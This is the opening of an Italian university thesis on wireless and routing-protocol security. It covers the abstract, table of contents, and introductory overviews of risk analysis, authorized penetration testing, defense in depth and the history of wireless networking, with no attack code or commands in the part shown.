POLITECNICO DI TORINO

Corso di Laurea in Ingegneria Informatica

Tesi di Laurea

Security of wireless networks and routing protocols

Relatori
prof. Antonio Lioy
ing. Andrea Atzeni

Candidato
Andrea Pantaleo

Luglio 2019

A mamma e papà

Sommario

L'argomento della tesi riguarda uno degli aspetti più caldi dell'Information Technology: l'Information Security. L'elaborato focalizza l'attenzione sulla sicurezza delle reti, più nello specifico sulle reti wireless e sulla rete Internet. La tesi ha quindi come obiettivo l'analisi degli attacchi applicabili contro le tecnologie wireless e i contro protocolli di routing, alla quale segue la proposta di contromisure adottabili per proteggersi.

Oggigiorno le tecnologie wireless e i protocolli di routing sono coinvolti in gran parte dei contesti informatici. Infatti le tecnologie wireless sono divenute uno strumento insostituibile nella vita quotidiana e hanno assunto un ruolo importante per chiunque e per qualsiasi azienda grazie alla loro velocità, mobilità e sicurezza. Basti pensare alla connettività Wi-Fi che gli studenti usano nei campus universitari. Oltre ad aver sostituito le comunicazioni cablate, hanno migliorato e velocizzato la gestione del magazzino con la tecnologia RFID e semplificato l'interconnessione di dispositivi con la tecnologia Bluetooth. Dall'altro lato sempre più persone e aziende sfruttano i servizi offerti dalla rete Internet. Tra questi servizi possiamo trovare telefonia, instant messaging, streaming e applicazioni web. Tutta la mole di traffico della rete Internet viene gestita tramite protocolli di routing scalabili come BGP.

Le notizie di attacchi informatici sono sempre più frequenti e dimostrano che i singoli individui e le aziende devono essere consapevoli dei pericoli collegati all'uso della tecnologia. Dopo aver preso coscienza dei rischi possibili possono adottare le contromisure per proteggersi dagli attacchi. La comprensione dei meccanismi degli attacchi e l'individuazione delle contromisure sono essenziali nell'ambito di molte metodologie di sicurezza, tra cui la Risk Analysis, il Vulnerability Assessment, il Penetration Testing, l'Hardening dei sistemi e la Defense in depth.

Per ogni tecnologia wireless e protocollo di routing l'elaborato espone gli standard e le relative implementazioni, al fine di contestualizzare i meccanismi sfruttati per realizzare gli attacchi. Dopo aver esposto le differenze tra gli emendamenti dello standard IEEE 802.11, si presentano le sue implementazioni WPA/WPA2/WPA3 secondo le due modalità Personal ed Enterprise. Si presenta una panoramica generale sui protocolli di routing per poi esplicitare i meccanismi di funzionamento di RIP, OSPF e BGP. In questo modo si dà al lettore una panoramica generale sul contesto di applicabilità degli attacchi. Le tecnologie e i protocolli vengono calati negli scenari reali di applicazione, tramite riferimenti a esempi pratici.

Dopo la descrizione delle tecnologie e dei protocolli maggiormente diffusi, la tesi descriverà gli attacchi e quindi le vulnerabilità e i meccanismi sfruttati per realizzarli. Tra le vulnerabilità rientrano l'errata implementazione degli standard, la mancata imposizione degli adeguati controlli per una corretta autenticazione degli attori coinvolti nel protocollo, l'assunzione che gli attori dicano la verità sulle informazioni che comunicano e l'assenza di un adeguato meccanismo di verifica su di esse, la presenza di lacune nelle specifiche di protocollo. In generale le vulnerabilità possono presentarsi in due casi. In un primo caso i produttori seguono gli standard parola per parola e se la vulnerabilità riguarda lo standard allora tutte le sue implementazioni sono potenzialmente esposte. In un secondo caso, le specifiche dello standard lasciano spazio all'interpretazione del produttore e quindi le singole implementazioni seguono delle strade diverse rendendole propense a essere soggette a vulnerabilità a sé. Partendo dalle vulnerabilità insite nei protocolli o nelle singole implementazioni si presenta il modo in cui vengono sfruttate per realizzare praticamente l'attacco.

Segue la presentazione dei passi da eseguire per realizzare l'attacco tramite l'impiego di tool open source. Per ogni attacco si riportano gli attori coinvolti e i prerequisiti. Per la realizzazione

degli attacchi contro le tecnologie wireless è stato necessario l'impiego di una scheda Wi-Fi che supportasse il monitor mode e la packet injection. In alcuni scenari è stata necessaria una seconda scheda che supportasse l'AP mode. Il lettore viene guidato attraverso una serie di passi descritti in modo dettagliato per riprodurre l'attacco. Vengono esposti anche i possibili adattamenti da applicare a seconda delle condizioni dell'ambiente in cui si svolge l'attacco, delle risposte che lo stesso tool fornisce e delle assunzioni che l'attaccante può fare nel contesto in cui agisce. Esempi di adattamento sono i flag che forzano il tool a proseguire l'attacco nonostante le informazioni che ricava autonomamente dall'ambiente. Per gli attacchi contro i protocolli di routing viene presentata la topologia simulata e i passi da eseguire per lanciare l'attacco. L'ambiente in cui si svolge l'attacco è stato realizzato tramite Mininet, che simula gli host e gli switch. Dato che questo framework non implementa le funzionalità di routing, su ogni switch viene avviato un daemon di routing del protocollo da attaccare tramite Quagga. Negli scenari in cui è stato necessario inviare pacchetti creati ad hoc finalizzati alla realizzazione dell'attacco si sono utilizzate le estensioni di Scapy. L'atteggiamento malevolo negli attacchi contro i protocolli di routing può essere assunto da parte di un attaccante che prende il controllo di un router, sfruttando una sua vulnerabilità di implementazione o avendo accesso fisico allo stesso router, oppure da parte di un gestore della rete (es. gestore di un Autonomous System). Gli attacchi contro i protocolli di routing vengono eseguiti principalmente sfruttando gli annunci di rotte o i pacchetti creati ad hoc. Il lettore viene guidato nella verifica del comportamento della rete a regime, nell'esecuzione dell'attacco e nella verifica a posteriori dei suoi effetti.

Per ogni attacco vengono riportate anche le riflessioni sulla sua realizzabilità e sulle sue conseguenze. Gli attacchi contro le tecnologie wireless consentono l'accesso non autorizzato alle reti protette, l'interruzione temporanea delle funzionalità wireless, l'esposizione di informazioni cifrate a partire dalle quali si può risalire alle credenziali di accesso e lo sniffing di traffico. Dall'altro lato gli attacchi contro i protocolli di routing portano principalmente al dirottamento del traffico a seguito del quale l'attaccante può compiere attività di interruzione, monitoring o modifica dei pacchetti. In generale il presente documento assume il punto di vista dell'attaccante; una prosecuzione di questo studio potrebbe essere l'analisi degli stessi passi dal punto di vista di chi difende. Inoltre la tesi è una buona base per consentire a un'azienda di valutare quanto il proprio sistema informativo sia vulnerabile agli attacchi descritti.

Segue l'esposizione delle protezioni da adottare e dei limiti che sono stati rilevati durante l'utilizzo dei tool open source. La contromisura che interessa maggiormente le vulnerabilità esposte dalle tecnologie wireless risulta essere l'applicazione di patch di sicurezza. Nei contesti in cui non fossero ancora disponibili, in generale è sufficiente disabilitare temporaneamente le funzionalità della tecnologia che espongono tali vulnerabilità. Per proteggersi in modo efficace dagli attacchi contro i protocolli di routing è richiesta principalmente l'adozione coordinata di contromisure a livello globale, per alcune soluzioni la mancata adesione da parte di una sola delle entità coinvolte vanifica, in tutto o in parte, le operazioni di sicurezza adottate da tutte le altre. La prime contromisure agli attacchi contro i protocolli di routing risultano essere il monitoring continuo e quindi una reazione correttiva in caso di allarme e il filtering degli annunci. I limiti riscontrati nell'utilizzo dei tool open source impiegati nella realizzazione degli attacchi contro le tecnologie wireless sono riconducibili principalmente a interferenze a livello di segnale provenienti da altri dispositivi che operano nelle stesse radio frequenze e a codice non più mantenuto dagli sviluppatori, che se interagisce con altri tool non risulta più compatibile con le nuove versioni.

Per ogni attacco si propone un insieme di vulnerabilità di cybersecurity pubbliche che possono essere sfruttate per concretizzarlo, la sua classificazione secondo i pattern di attacco comuni adottati per sfruttare le vulnerabilità note e la sua classificazione secondo le debolezze software comuni che possono essere introdotte durante la fase di progettazione o di realizzazione delle implementazioni. Le difese vengono classificate secondo i controlli di sicurezza standardizzati, che puntano a proteggere la confidenzialità, l'integrità e la disponibilità del sistema informativo aziendale e che sono implementati per l'ottenimento di certificazioni di sicurezza.

Come singoli individui e come membri di un'azienda nell'era tecnologica non possiamo esimerci dal porci queste domande: quali tecnologie utilizziamo? Quali vulnerabilità possono riguardarle ed essere sfruttate per un attacco? Che impatto può avere e quali contromisure possiamo adottare per proteggerci?

Indice

1 Introduzione 9

1.1 Risk Analysis . . . 9
1.2 Penetration Testing . . . 10
1.3 Defense in depth . . . 13
1.4 Wireless . . . 13
1.5 Routing . . . 15

2 Background 17

2.1 Wireless . . . 17
2.1.1 Standard . . . 17
2.1.2 Tecnologie e Protocolli . . . 20
2.2 Routing . . . 36
2.2.1 Protocolli . . . 40

3 Attacchi 46

3.1 Attacchi Wireless . . . 47
3.1.1 De-Cloaking . . . 47
3.1.2 Jamming . . . 47
3.1.3 Authentication and Association DoS attack . . . 48
3.1.4 Deauthentication and Disassociation DoS attack . . . 48
3.1.5 Cache Poisoning attack . . . 48
3.1.6 Brute Force attack . . . 49
3.1.7 Dictionary attack . . . 51
3.1.8 Evil Twin attack . . . 53
3.1.9 Impersonation attack . . . 53
3.1.10 Phishing attack . . . 54
3.1.11 KARMA attack . . . 54
3.1.12 KRACK attack . . . 55
3.1.13 BlueBorne attack . . . 56
3.1.14 Known Beacons attack . . . 58
3.1.15 PMKID Client-Less attack . . . 59

3.1.16 Dragonblood . . . 59
3.2 Attacchi Routing . . . 60
3.2.1 Fuzzing . . . 61
3.2.2 DDoS Reflection attack . . . 62
3.2.3 Remote False Adjacency attack . . . 62
3.2.4 Poisoning attack . . . 64
3.2.5 Blind Data attack . . . 64
3.2.6 Path Hijacking attack . . . 67
3.2.7 Man-in-the-middle attack . . . 68
3.2.8 Breaking HTTPS attack . . . 68
3.2.9 RAPTOR attack . . . 70
3.2.10 Partitioning attack . . . 70

4 Implementazione degli Attacchi 71
4.1 Implementazione attacchi Wireless . . . 71
4.1.1 De-Cloaking . . . 72
4.1.2 Jamming . . . 73
4.1.3 Authentication and Association DoS attack . . . 73
4.1.4 Deauthentication and Disassociation DoS attack . . . 74
4.1.5 Cache Poisoning attack . . . 75
4.1.6 Brute Force attack . . . 76
4.1.7 Dictionary attack . . . 81
4.1.8 Evil Twin attack . . . 88
4.1.9 Impersonation attack . . . 88
4.1.10 Phishing attack . . . 89
4.1.11 KARMA attack . . . 93
4.1.12 KRACK attack . . . 93
4.1.13 BlueBorne attack . . . 96
4.1.14 Known Beacons attack . . . 97
4.1.15 PMKID Client-Less attack . . . 97
4.1.16 Dragonblood . . . 99
4.2 Implementazione attacchi Routing . . . 99
4.2.1 DDoS Reflection attack . . . 102
4.2.2 Remote False Adjacency attack . . . 102
4.2.3 Poisoning attack . . . 104
4.2.4 Blind Data attack . . . 105
4.2.5 Path Hijacking attack . . . 107
4.2.6 Man-in-the-middle attack . . . 110
4.2.7 Breaking HTTPS attack . . . 113
4.2.8 RAPTOR attack . . . 117
4.2.9 Partitioning attack . . . 121

5 Protezione dagli Attacchi 123
5.1 Protezione attacchi Wireless . . . 124
5.1.1 De-Cloaking . . . 124
5.1.2 Jamming . . . 124
5.1.3 Authentication and Association DoS attack . . . 124
5.1.4 Deauthentication and Disassociation DoS attack . . . 124
5.1.5 Cache Poisoning attack . . . 124
5.1.6 Brute Force attack . . . 125
5.1.7 Dictionary attack . . . 126
5.1.8 Evil Twin attack . . . 126
5.1.9 Impersonation attack . . . 126
5.1.10 Phishing attack . . . 127
5.1.11 KARMA attack . . . 127
5.1.12 KRACK attack . . . 127
5.1.13 BlueBorne attack . . . 127
5.1.14 Known Beacons attack . . . 128
5.1.15 PMKID Client-Less attack . . . 128
5.1.16 Dragonblood . . . 128
5.2 Protezione attacchi Routing . . . 128
5.2.1 DDoS Reflection attack . . . 128
5.2.2 Remote False Adjacency attack . . . 129
5.2.3 Poisoning attack . . . 129
5.2.4 Blind Data attack . . . 129
5.2.5 Path Hijacking . . . 129
5.2.6 Man-in-the-middle attack . . . 132
5.2.7 Breaking HTTPS attack . . . 132
5.2.8 RAPTOR attack . . . 133
5.2.9 Partitioning attack . . . 133

6 Risultati 134

7 Conclusioni 142

A Acronimi 145

B Configurazioni 149
B.0.1 Configurazioni Remote False Adjacency . . . 149
B.0.2 Configurazioni Blind Data Attack . . . 150
B.0.3 Configurazioni Path Hijacking . . . 150
B.0.4 Configurazioni Man-in-the-middle . . . 151
B.0.5 Configurazioni Breaking HTTPS attack . . . 152
B.0.6 Configurazioni RAPTOR attack . . . 153

Bibliografia 155

Capitolo 1

Introduzione

Gli attacchi informatici compromettono la confidenzialità, l'integrità e la disponibilità dei sistemi informativi. È quindi necessario analizzare le vulnerabilità e i rischi a cui i sistemi informativi sono esposti e proporre delle protezioni. La comprensione dei meccanismi degli attacchi e l'individuazione delle contromisure sono essenziali nell'ambito di molte metodologie di sicurezza, tra cui la Risk Analysis, il Penetration Testing e la Defense in depth.

1.1 Risk Analysis

Quasi ogni azienda durante lo svolgimento della propria attività dipende in tutto o in parte da sistemi IT. È necessario quindi identificare e stimare i rischi legati al loro utilizzo tramite la risk analysis. La sua esecuzione favorisce il contenimento dei costi a lungo termine, infatti l'identificazione delle potenziali minacce e la relativa mitigazione consente di prevenire gli incidenti di sicurezza che potrebbero comportare dei costi aziendali. Questo tipo di valutazione non va eseguita una tantum ma ne è necessaria una revisione periodica. A seguito dell'attività di analisi, l'azienda è maggiormente consapevole delle debolezze che la affliggono ed è in grado di identificare le aree in sono necessari degli investimenti. In generale l'attività di risk analysis si articola nelle seguenti fasi:

1. identificare le minacce: si distinguono minacce dovute ad atteggiamenti malevoli e minacce dovute a negligenza, errori o altre cause non malevole con cui l'azienda può avere a che fare. Gli atteggiamenti malevoli possono essere assunti da singoli individui, gruppi, organizzazioni o nazioni. Il secondo tipo di minacce può essere assunto per esempio dagli utenti dell'applicazione web aziendale, dai dipendenti o dagli amministratori.

2. identificare gli eventi collegabili alle minacce: con il termine eventi si fa riferimento agli attacchi veri e propri o a episodi che potenzialmente possono arrecare danno all'azienda. Si elenca ogni potenziale attacco, exploit, problema tecnico o errore che possa essere condotto dagli attori individuati nella fase precedente.

   Questa fase è di fondamentale importanza dato che se un evento non viene identificato non è possibile adottare le adeguate contromisure. Tra le minacce che quasi ogni azienda deve fronteggiare rientrano: accesso non autorizzato (a causa di un attacco, di un malware o di un errore), uso improprio di informazioni da parte di utenti non autorizzati (quando i dati sono modificati, eliminati o usati senza le adeguate approvazioni), data leak (modifica, cancellazione o esposizione di dati nei confronti di un'entità non autorizzata), perdita di dati (causata per esempio da un backup non completo o uno scarso livello di replicazione dei dati) e interruzione del servizio.

3. identificare le vulnerabilità: tenendo in considerazione i controlli di sicurezza già implementati a livello aziendale, si valuta la gravità d'impatto delle vulnerabilità, che corrisponde alla necessità di mitigarle. È quindi necessario determinare le corrispondenze tra vulnerabilità e minacce e quali controlli aziendali sono attualmente applicati per mitigarle.

4. valutare la probabilità che gli attacchi abbiano successo: la probabilità è assegnata in base alle evidenze, all'esperienza e al giudizio esperto di chi esegue la valutazione. È il risultato di un'equazione che pesa la probabilità del verificarsi di un evento rispetto alla probabilità che esso abbia un effetto negativo. La probabilità va valutata in base alle capacità degli attaccanti, ai loro intenti e a quali sono stati i loro obiettivi nel passato.

5. identificare il potenziale impatto degli eventi: la gravità dipende dalla situazione in cui l'evento si verifica e dal fatto che i suoi effetti siano confinati o si possano diffondere. La valutazione dell'impatto comprende l'identificazione dei beni o degli obiettivi degli attori, tra questi rientrano: informazioni, repository di dati, sistemi informativi, applicazioni, tecnologie, link, persone e risorse fisiche.

6. determinare il rischio aziendale: il rischio viene determinato combinando la probabilità che un evento accada e il potenziale impatto che esso può avere. Si valuta la probabilità di ogni impatto e il punteggio risultante rappresenta il rischio aziendale per ogni potenziale evento. Il risultato di tutto il processo di risk analysis consente di prendere le adeguate decisioni per migliorare l'approccio alla sicurezza aziendale.

A seguito dei miglioramenti nelle implementazioni di sicurezza introdotte anche grazie ai risultati delle attività di risk analysis precedenti, il rischio aziendale nelle valutazioni successive tenderà ad abbassarsi. Non sarà mai possibile eliminare completamente un rischio. È tuttavia possibile mitigarlo eseguendo delle valutazioni periodiche e lavorando sull'implementazione di protezioni che diminuiscono l'impatto che un qualsiasi evento di sicurezza può avere. Parallelamente alle contromisure è necessario pianificare delle procedure di incident response, al fine di limitare i danni e ridurre i tempi e i costi di gestione di un incidente.

1.2 Penetration Testing

Il Penetration Testing (PT) consiste nel testare sistemi informatici, reti e applicazioni web per trovare vulnerabilità di sicurezza che un attaccante può sfruttare. La sua finalità è evitare che qualcuno possa impattare negativamente sulla confidenzialità, integrità e disponibilità delle risorse aziendali. Ci si riferisce al PT anche con pen testing o ethical hacking. Viene eseguito manualmente ma può essere anche automatizzato con applicazioni software. In entrambe i casi, il processo consiste nel raccogliere informazioni sull'obiettivo prima del test, identificare i possibili punti di accesso, provare a introdursi virtualmente o fisicamente e documentare i risultati. Può anche essere usato per testare le policy di un'azienda, la sua adesione ai requisiti di compliance, il livello di consapevolezza dei propri dipendenti sui problemi legati alla sicurezza e la capacità di incident response dell'azienda. Le informazioni sulle debolezze che sono state identificate o sfruttate sono aggregate e fornite ai manager IT e di rete dell'azienda, in modo da consentire loro di prendere decisioni strategiche e di dare una priorità agli investimenti finalizzati alla messa in sicurezza dell'azienda. Questi investimenti possono concretizzarsi nella messa a punto delle policy di sicurezza, nell'applicazione di patch sulle vulnerabilità individuate, nell'impiego di meccanismi di Distributed Denial of Service (DDoS) mitigation, nella definizione di nuove regole Web Application Firewall (WAF).

Le aziende dovrebbero eseguire un PT a cadenza regolare, idealmente una volta l'anno, per assicurarsi una gestione IT e una sicurezza di rete più consistenti. Oltre all'esecuzione di analisi e valutazioni regolari e obbligatorie, i PT potrebbero essere eseguiti anche quando l'azienda: aggiunge una nuova applicazione o un'infrastruttura di rete, esegue aggiornamenti o modifiche importanti alle sue applicazioni o infrastrutture, impianta uffici in nuove sedi, applica patch di sicurezza o modifica le end-user policy. Tuttavia, dato che il PT non è universale, l'azienda lo esegue anche in base a molti altri fattori: dimensione, costo di esecuzione, regolamenti e conformità, dislocazione dell'infrastruttura aziendale. Infatti le attività di test possono essere costose, quindi un'azienda con un budget più limitato potrebbe non essere in grado di eseguirne una ogni anno. In alcuni settori, le aziende sono costrette per legge ad assolvere a vincoli di sicurezza, tra cui il PT. Un'azienda il cui sistema è nel cloud potrebbe non essere in grado di eseguire i test nell'infrastruttura del provider ma il provider stesso potrebbe eseguirli per conto

proprio. I PT devono essere su misura della singola azienda, del settore in cui essa opera e dovrebbero prevedere azioni supplementari e valutative in modo che le vulnerabilità individuate siano riportate nelle campagne di test successive.

I penetration tester spesso usano tool automatici per rilevare vulnerabilità comuni. I tool possono condurre un'analisi per identificare codice malevolo nelle applicazioni che potrebbe provocare una violazione di sicurezza. Inoltre possono esaminare i metodi di cifratura dei dati, che per esempio potrebbero usare valori hard-coded per le password. In generale i tool dovrebbero: essere facili da configurare e usare, analizzare facilmente il sistema informativo, categorizzare le vulnerabilità in base alla gravità, essere in grado di automatizzare la verifica delle vulnerabilità, verificare gli exploit precedenti e generare report e log dettagliati sulle vulnerabilità. La maggior parte dei tool più diffusi sono software gratuiti e open source; questo permette ai tester di modificarli o di adattarli ai propri bisogni. Molti dei tool sono usati anche dagli attaccanti grazie alla loro buona documentazione, questo aiuta i tester a capire meglio come possono essere impiegati dagli stessi attaccanti.

Un aspetto importante di qualsiasi attività di PT è l'ambito in cui i tester devono operare, cioè i sistemi, i luoghi, le tecniche e i tool. La circoscrizione dell'ambito aiuta i tester a focalizzarsi sul sistema da analizzare. Per eseguire un PT su sistemi che non sono propri è necessario avere prima un contratto che riporti il consenso e l'autorizzazione all'attività, in modo da definire le risorse interessate, le tempistiche e gli obiettivi. Nel contratto vanno specificati gli indirizzi IP da cui vengono eseguiti i test, le clausole di riservatezza, le persone responsabili durante l'attività e la possibile collaborazione con amministratori e operatori interni all'azienda. I tester devono garantire che le attività e i processi aziendali non subiscano interruzioni, che i dati e le informazioni dell'azienda non vengano modificati o persi. Le attività che non sono regolamentate dal contratto sono da considerarsi illegali. Al momento della stipula del contratto vanno definiti gli obiettivi e le finalità del test e l'azienda definisce quali informazioni vuole condividere con i tester.

Vediamo le strategie di PT adoperate dai professionisti:

- il targeted testing è svolto dal dipartimento IT e dal team di PT dell'azienda in modo coordinato; tutta l'azienda è a conoscenza che il test viene eseguito;
- l'external testing si focalizza sui server e dispositivi dell'azienda visibili dall'esterno tra cui DNS server, email server, web server e firewall; l'obiettivo è verificare se un attaccante esterno sia in grado di introdursi nei sistemi aziendali;
- l'internal testing simula un attaccante interno dietro il firewall che si presenta come un utente autorizzato con privilegi di accesso standard; questo tipo di test è utile per stimare quanti danni possa causare un dipendente che assume un atteggiamento malevolo oppure un'attaccante che ha ottenuto le credenziali di accesso di un dipendente;
- il blind testing simula le azioni e le procedure di un attaccante reale limitando le informazioni fornite alla persona o al team che esegue il test; di solito ai tester viene dato il solo nome dell'azienda e poiché la prima fase del PT può richiedere molto tempo il suo costo può essere alto;
- il double blind testing esegue il blind test e in aggiunta solo una o due persone interne all'azienda sono a conoscenza che il test viene eseguito; questa tipologia è utile per testare il sistema di monitoraggio e di identificazione degli incidenti dell'azienda come anche le sue procedure di incident response;
- il black box testing è simile al blind testing ma i tester non ricevono informazioni prima dell'inizio del test; infatti devono trovare autonomamente il modo di introdursi;
- il white box testing fornisce ai tester informazioni sull'azienda prima che inizino i test, come gli indirizzi di rete.

Col PT ci si focalizza su ambiti specifici: infrastruttura di rete aziendale, accesso wireless, applicazioni web, Social Engineering e accesso fisico.

Il PT sull'infrastruttura di rete aziendale è il tipo più diffuso. Può focalizzarsi sull'infrastruttura interna, per cui l'obiettivo è ad esempio l'evasione dei controlli di un Intrusion Detection System (IDS), o può focalizzarsi sull'infrastruttura di rete esterna, con lo scopo di evadere i controlli di un firewall non adeguatamente configurato. In un test interno l'azienda potrebbe focalizzarsi sul test di policy di segmentazione, in modo da simulare il comportamento di un attaccante che applica un movimento laterale. In un test esterno l'azienda si focalizza sulla protezione del suo perimetro, concentrandosi sul superamento dei controlli di un Next Generation Firewall (NGFW). Nel testing dell'infrastruttura aziendale rientrano il testing sul protocollo VoIP e sull'accesso remoto. Il PT sull'accesso remoto permette di individuare vulnerabilità sui sistemi che consentono ai dipendenti di lavorare da remoto; vengono eseguiti test su Virtual Desktop Infrastructure (VDI) e desktop remoti in modo da garantire anche la sicurezza della struttura interna della rete aziendale. Gli attacchi di rete possono includere l'evasione di sistemi di protezione, l'intercettazione di traffico di rete, il testing di router, lo sfruttamento di servizi di rete e l'individuazione di dispositivi obsoleti.

Il PT su applicazioni web cerca le vulnerabilità più comuni definite da Open Web Application Security Project (OWASP) [1]; tali vulnerabilità sono generate nel processo di sviluppo o di integrazione. Dato che le applicazioni web potrebbero coincidere con alcuni servizi di rete, questo tipo di test è molto dettagliato e richiede molto più tempo. Le aziende usano sempre più applicazioni web e molte di esse sono complesse e disponibili pubblicamente. Risulta che la maggior parte della superficie di attacco esterna sia legata proprio alle applicazioni web. Alcune sono vulnerabili lato server e altre lo sono lato client. Nonostante il loro costo e la loro durata, i PT di questo tipo sono di cruciale importanza. I problemi individuati possono essere cross-site scripting (XSS), SQL injection, crittografia debole e autenticazione non sicura.

Il PT sull'accesso wireless cerca di verificare se tale mezzo possa essere sfruttato per accedere alla rete interna dall'esterno della struttura aziendale. Il tester si deve trovare all'interno del perimetro di copertura della rete wireless. Quindi si cerca di identificare e sfruttare configurazioni insicure, autenticazioni deboli e protocolli vulnerabili.

I test di Social Engineering simulano gli attacchi come phishing, pretexting e baiting. Questi attacchi hanno lo scopo di far eseguire un'azione che persegue lo scopo dell'attaccante. A partire da un click su un link la vittima scarica malware sulla propria macchina, potenzialmente può autorizzare accessi o esporre credenziali. Un test di Social Engineering può rilevare quanto i dipendenti siano suscettibili a questi attacchi. In generale piccoli errori da parte di un singolo dipendente possono fornire all'attaccante il punto di ingresso alla rete aziendale interna.

Il PT fisico riguarda appunto la sicurezza fisica dell'azienda. L'attaccante prova ad accedere alla struttura o cerca documenti o credenziali negli scarti aziendali che possono essere usati per comprometterne la sicurezza. Una volta entrato nella struttura aziendale, l'attaccante potrebbe provare a raccogliere informazioni tramite intercettazioni o nascondendo appositi dispositivi negli uffici per avere un accesso remoto nella rete aziendale interna. I meccanismi di protezione della rete possono essere inutili se l'azienda consente l'accesso alla sua struttura o rileva informazioni a soggetti esterni. Per esempio, un dipendente potrebbe far entrare qualcuno nella struttura aziendale o fornire la chiave di accesso alla rete Wi-Fi senza controllare opportunamente se la persona che richiede la chiave sia un dipendente.

L'attività di PT si articola in più fasi:

1. Reconnaissance: si raccolgono informazioni di intelligence sull'obiettivo per pianificare meglio l'attacco, per capire come opera e quali sono le sue potenziali vulnerabilità;

2. Scanning: si impiegano tool per ottenere altri dati di intelligence sull'obiettivo, ma in questo caso sono più specifici sui sistemi utilizzati; un tool del genere è un vulnerability scanner (es. OpenVAS [2]);

3. Gaining Access: si cerca di prendere il controllo di uno o più dispositivi di rete sia per recuperare dati sull'obiettivo che per usare questi dispositivi per lanciare altri attacchi;

4. Maintaining Access: si cerca di mantenere l'accesso per raccogliere quante più informazioni possibili; l'attaccante deve essere invisibile in questa fase, in modo da non essere individuato;

5. Covering Tracks: l'attaccante rimuove eventuali tracce che potrebbero permettere di individuarlo; qualsiasi cambiamento che sia stato apportato all'ambiente in cui ha agito, deve ritornare allo stato originale in modo che nessuno se ne accorga.

1.3 Defense in depth

Secondo il concetto di defense in depth più layer di controlli di sicurezza vengono applicati a un sistema IT. Il suo intento è fornire ridondanza nel caso in cui un controllo di sicurezza fallisca o una vulnerabilità che riguarda le procedure, il personale, la sicurezza fisica o tecnica venga sfruttata con successo. L'idea è di difendere il sistema contro gli attacchi usando più metodi indipendenti. È di fatto una tattica stratificata, concepita come un approccio globale alla sicurezza informatica. All'origine è una strategia militare, secondo cui invece di bloccare l'avversario si cerca di ritardarne l'avanzamento cedendo piccole porzioni di territorio e guadagnando tempo per riorganizzare la difesa. I controlli di defense in depth possono essere divisi in tre macro aree:

- controlli fisici: limitano o impediscono fisicamente l'accesso al sistema IT; in questa categoria rientrano recinzioni, guardie, cani e telecamere a circuito chiuso;
- controlli tecnici: consistono in hardware e software il cui obiettivo è la protezione delle risorse IT; ne sono un esempio la cifratura dei dischi e i lettori di impronte digitali. I controlli tecnici a livello hardware si differenziano dai controlli fisici dal fatto che i primi impediscono l'accesso al contenuto del sistema ma non al sistema fisico stesso;
- controlli amministrativi: sono le policy e le procedure dell'azienda, il cui obiettivo è assicurare il rispetto dei regolamenti interni. In questi controlli rientrano le procedure di gestione dei dati e i requisiti di sicurezza.

Un esempio pratico di applicazione di defense in depth può essere l'accoppiamento di un firewall con un IDS per la messa in sicurezza di un'applicazione a uso interno. Se fossero applicati i soli controlli del firewall, questi potrebbero essere raggirati (tramite un attacco fisico o uno di Social Engineering) con una conseguente esposizione di dati sensibili. Un altro esempio è l'applicazione di controlli di sicurezza sia tramite sistemi esterni che tramite apparati posti sul perimetro della rete aziendale. In questo contesto, la sicurezza era implementata solo sul perimetro aziendale dato che su di esso si aveva il pieno controllo. L'azienda poteva utilizzare firewall, IDS e software anti-virus nella rete interna. Oggi con servizi gestiti internamente o in outsourcing è possibile fornire un ulteriore livello di sicurezza. Per esempio, i servizi di email filtering network-based sono in grado di rimuovere un elevato quantitativo di spam e virus, ma è impensabile considerarli un assoluto sostituto dei software anti-virus installati sui desktop. Infatti molte email sono smistate internamente all'azienda e non attraversano mai la rete esterna. Quindi in questo ambito, l'approccio ottimale è applicare la defense in depth tramite email filtering network-based e software anti-virus sui desktop. Il livello di sicurezza migliorerebbe globalmente se la maggior parte delle aziende implementasse soluzioni network-based, ma resta il fatto che non esistono soluzioni che sostituiscono completamente firewall, IDS e IPS interni.

1.4 Wireless

Il wireless è un campo che ha visto negli ultimi decenni una rapida crescita nell'industria delle telecomunicazioni. I sistemi che lo utilizzano sono divenuti uno strumento importante in ambito aziendale e parte integrante della vita di tutti i giorni. Le Wireless Local Area Network (WLAN) completano o rimpiazzano le reti wired in ambienti domestici, aziendali e universitari. Molte nuove applicazioni, tra cui reti di sensori wireless, industrie automatizzate e smart home, da idee vengono progettate e implementate.

Le prime reti wireless sono state sviluppate nell'era pre-industriale. Questi sistemi trasmettevano informazioni usando segnali di fumo, torce, specchi, razzi o bandiere. Era stato sviluppato

un insieme di combinazioni di segnali rudimentali per consegnare messaggi complessi. I punti di osservazione erano impiantati sulle cime delle colline o lungo le strade in modo da tramettere i messaggi su lunghe distanze. Queste reti di comunicazione primitive sono state rimpiazzate prima dal telegrafo e più tardi dal telefono. Pochi decenni dopo che il telefono fosse inventato, Marconi realizzò la prima trasmissione radio tra l'isola di Wight e un rimorchiatore distante 29 km, decretando la nascita delle comunicazioni radio.

Le tecnologie radio hanno avuto una rapida evoluzione per consentire trasmissioni su lunghe distanze con qualità sempre migliore, a basso consumo, tramite dispositivi sempre più piccoli ed economici, aprendo la strada a comunicazioni radio pubbliche e private, televisione e reti wireless. I primi sistemi radio trasmettevano segnali analogici. Oggi la maggior parte dei sistemi radio trasmette segnali digitali, i cui bit sono ottenuti direttamente da un segnale binario o tramite digitalizzazione di un segnale analogico. Una sistema digitale può trasmettere uno stream di bit continuo o può raggruppare i bit in più pacchetti (radio a pacchetto).

La prima rete basata su radio a pacchetto, ALOHANET, era stata sviluppata dall'University of Hawaii nel 1971. Questa rete consentiva ai centri di calcolo presenti in sette campus dislocati su quattro isole di comunicare tramite trasmissioni radio. L'architettura di rete usava una topologia a stella con un nodo centrale come hub. Qualsiasi coppia di nodi poteva stabilire un link di comunicazione bidirezionale passando attraverso l'hub centrale. ALOHANET incorporava il primo insieme di protocolli per l'accesso al canale e il routing in sistemi radio a pacchetto. Molti dei principi alla base di questi protocolli sono ancora oggi in uso. Nel corso degli anni 70 e primi anni 80 la Defense Advanced Research Projects Agency (DARPA) ha investito risorse consistenti per lo sviluppo di reti basate su radio a pacchetto per comunicazioni in scenari di guerra. I nodi in queste reti wireless ad hoc dovevano essere in grado di configurarsi senza l'aiuto di alcuna infrastruttura. L'investimento di DARPA in reti ad hoc ha avuto il picco a metà degli anni 80, ma la velocità e le performance ottenute erano al di sotto delle aspettative. Nonostante ciò queste reti continuarono a essere sviluppate a scopo militare.

